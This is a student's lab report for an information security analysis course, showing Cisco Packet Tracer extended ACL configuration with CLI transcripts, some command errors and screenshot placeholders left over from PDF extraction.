

CSE3501-Information Security Analysis and Audit Lab

NAME- HRITIK DUBEY REG NO-19BIT0150 SLOT- L41+L42


LAB CAT

Faculty : Dr. Priya V

Drive Link: COMPRESSED PDF. ORIGINAL IN Drive link

<https://drive.google.com/drive/folders/112jYkDsZ5NaEyJbneGYcHhsuNfWnORSY?usp=sharing>

Question 1- Cisco Packet Tracer : Configure, apply and verify extended ACL for the below scenario: In an organization, two employees need access to services provided by the server. PC1 only needs FTP access while PC2 only needs web access. Both computers are able to ping the server but not each other.




In the given architecture we have connected 2 PCs and 1 server with a router.


PC1- 192.168.1.2


PC2- 192.168.3.2

Server - 192.168.2.2




Basic topology configuration :







Router Configuration :



ACL CONFIGURATION- Permit ftp PC1 AND WEB ACCESS PC2




ACL CONFIGURATION- Permit ftp & web access for PC0 and PC1



```
IOS Command Line Interface
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2
A.B.C.D Source wildcard bits
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2 0.0.0.0 ?
A.B.C.D Destination address
any Any destination host
eq Match only packets on a given port number
gt Match only packets with a greater port number
host A single destination host
lt Match only packets with a lower port number
neq Match only packets not on a given port number
range Match only packets in the range of port numbers
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2 0.0.0.0 host 192.168.2.2 ?
dscp Match packets with given dscp value
eq Match only packets on a given port number
established established
gt Match only packets with a greater port number
lt Match only packets with a lower port number
neq Match only packets not on a given port number
precedence Match packets with given precedence value
range Match only packets in the range of port numbers
<cr>
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2 0.0.0.0 host 192.168.2.2 eq ?
<0-65535> Port number
ftp File Transfer Protocol (21)
pop3 Post Office Protocol v3 (110)
smtp Simple Mail Transport Protocol (25)
telnet Telnet (23)
www World Wide Web (HTTP, 80)
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2 0.0.0.0 host 192.168.2.2 eq ftp ?
dscp Match packets with given dscp value
established established
precedence Match packets with given precedence value
<cr>
19BIT0150(config)#access-list 100 permit tcp 192.168.1.2 0.0.0.0 host 192.168.2.2 eq ftp
```

Ctrl+F6 to exit CLI focus

Top



```
% Invalid input detected at '^' marker.

19BIT0150(config)#exit
19BIT0150#
%SYS-5-CONFIG_I: Configured from console by console

19BIT0150#show access-lists
Extended IP access list 100
    10 permit tcp host 192.168.1.2 host 192.168.2.2 eq ftp

19BIT0150#
Ctrl+F6 to exit CLI focus

 Top
```

File Edit Format View Help

19BIT0150 HRITIK DUBEY

File Edit Format View Help

19BIT0150 HRITIK DUBEY

Li 100% Windows (CRLF) UTF-8

ENG IN 18:07 16-11-2021

Ctrl+F6 to exit CLI focus

Top

File Edit Format View Help

19BIT0150 HRITIK DUBEY


File Edit Format View Help

19BIT0150 HRITIK DUBEY

Li 100% Windows (CRLF) UTF-8

ENG IN 18:12 16-11-2021

Extended ACL start with access list 101 to deny PC1 connected Pc2



The screenshot shows the Cisco IOS Command Line Interface (CLI) running on a device named 19BIT0150_Router. The user has entered the configuration mode and created an extended access list (ACL) named 101. The ACL permits traffic from any source to any destination and then exits configuration mode. The user then attempts to define rules for ACL 101, including deny and permit statements, and a remark. Finally, the user tries to apply the ACL to an interface (f0/1) but receives an error message indicating an invalid interface type.

```
IOS Command Line Interface
19BIT0150(config)#access-list 101 permit ip any any
19BIT0150(config)#exit
19BIT0150#
%SYS-5-CONFIG_I: Configured from console by console

19BIT0150#config t
Enter configuration commands, one per line. End with CNTL/Z.
19BIT0150(config)#access-list 101 ?
  deny   Specify packets to reject
  permit  Specify packets to forward
  remark  Access list entry comment
19BIT0150(config)#access-list 101 deny udp host 192.168.1.2 host 192.168.3.2 eq ?
<0-65535>      Port number
  bootpc    Bootstrap Protocol (BOOTP) client (68)
  bootps    Bootstrap Protocol (BOOTP) server (67)
  domain   Domain Name Service (DNS, 53)
  isakmp   Internet Security Association and Key Management Protocol (500)
  non500-isakmp  Internet Security Association and Key Management Protocol (4500)
  snmp     Simple Network Management Protocol (161)
  tftp     Trivial File Transfer Protocol (69)
19BIT0150(config)#access-list 101 deny udp host 192.168.1.2 host 192.168.3.2 eq
% Incomplete command.
19BIT0150(config)#access-list 101 permit ip any any
19BIT0150(config)#int f0/1
%Invalid interface type and number
19BIT0150(config)#int f0/0
19BIT0150(config-if)#ip access-group 101 in
19BIT0150(config-if)#^Z
19BIT0150#
%SYS-5-CONFIG_I: Configured from console by console
19BIT0150#
```

*Untitled - Notepad

File Edit Format View Help

19BIT0150 HRITIK DUBEY


Li 100% Windows (CRLF) UTF-8

Ctrl+F6 to exit CLI focus

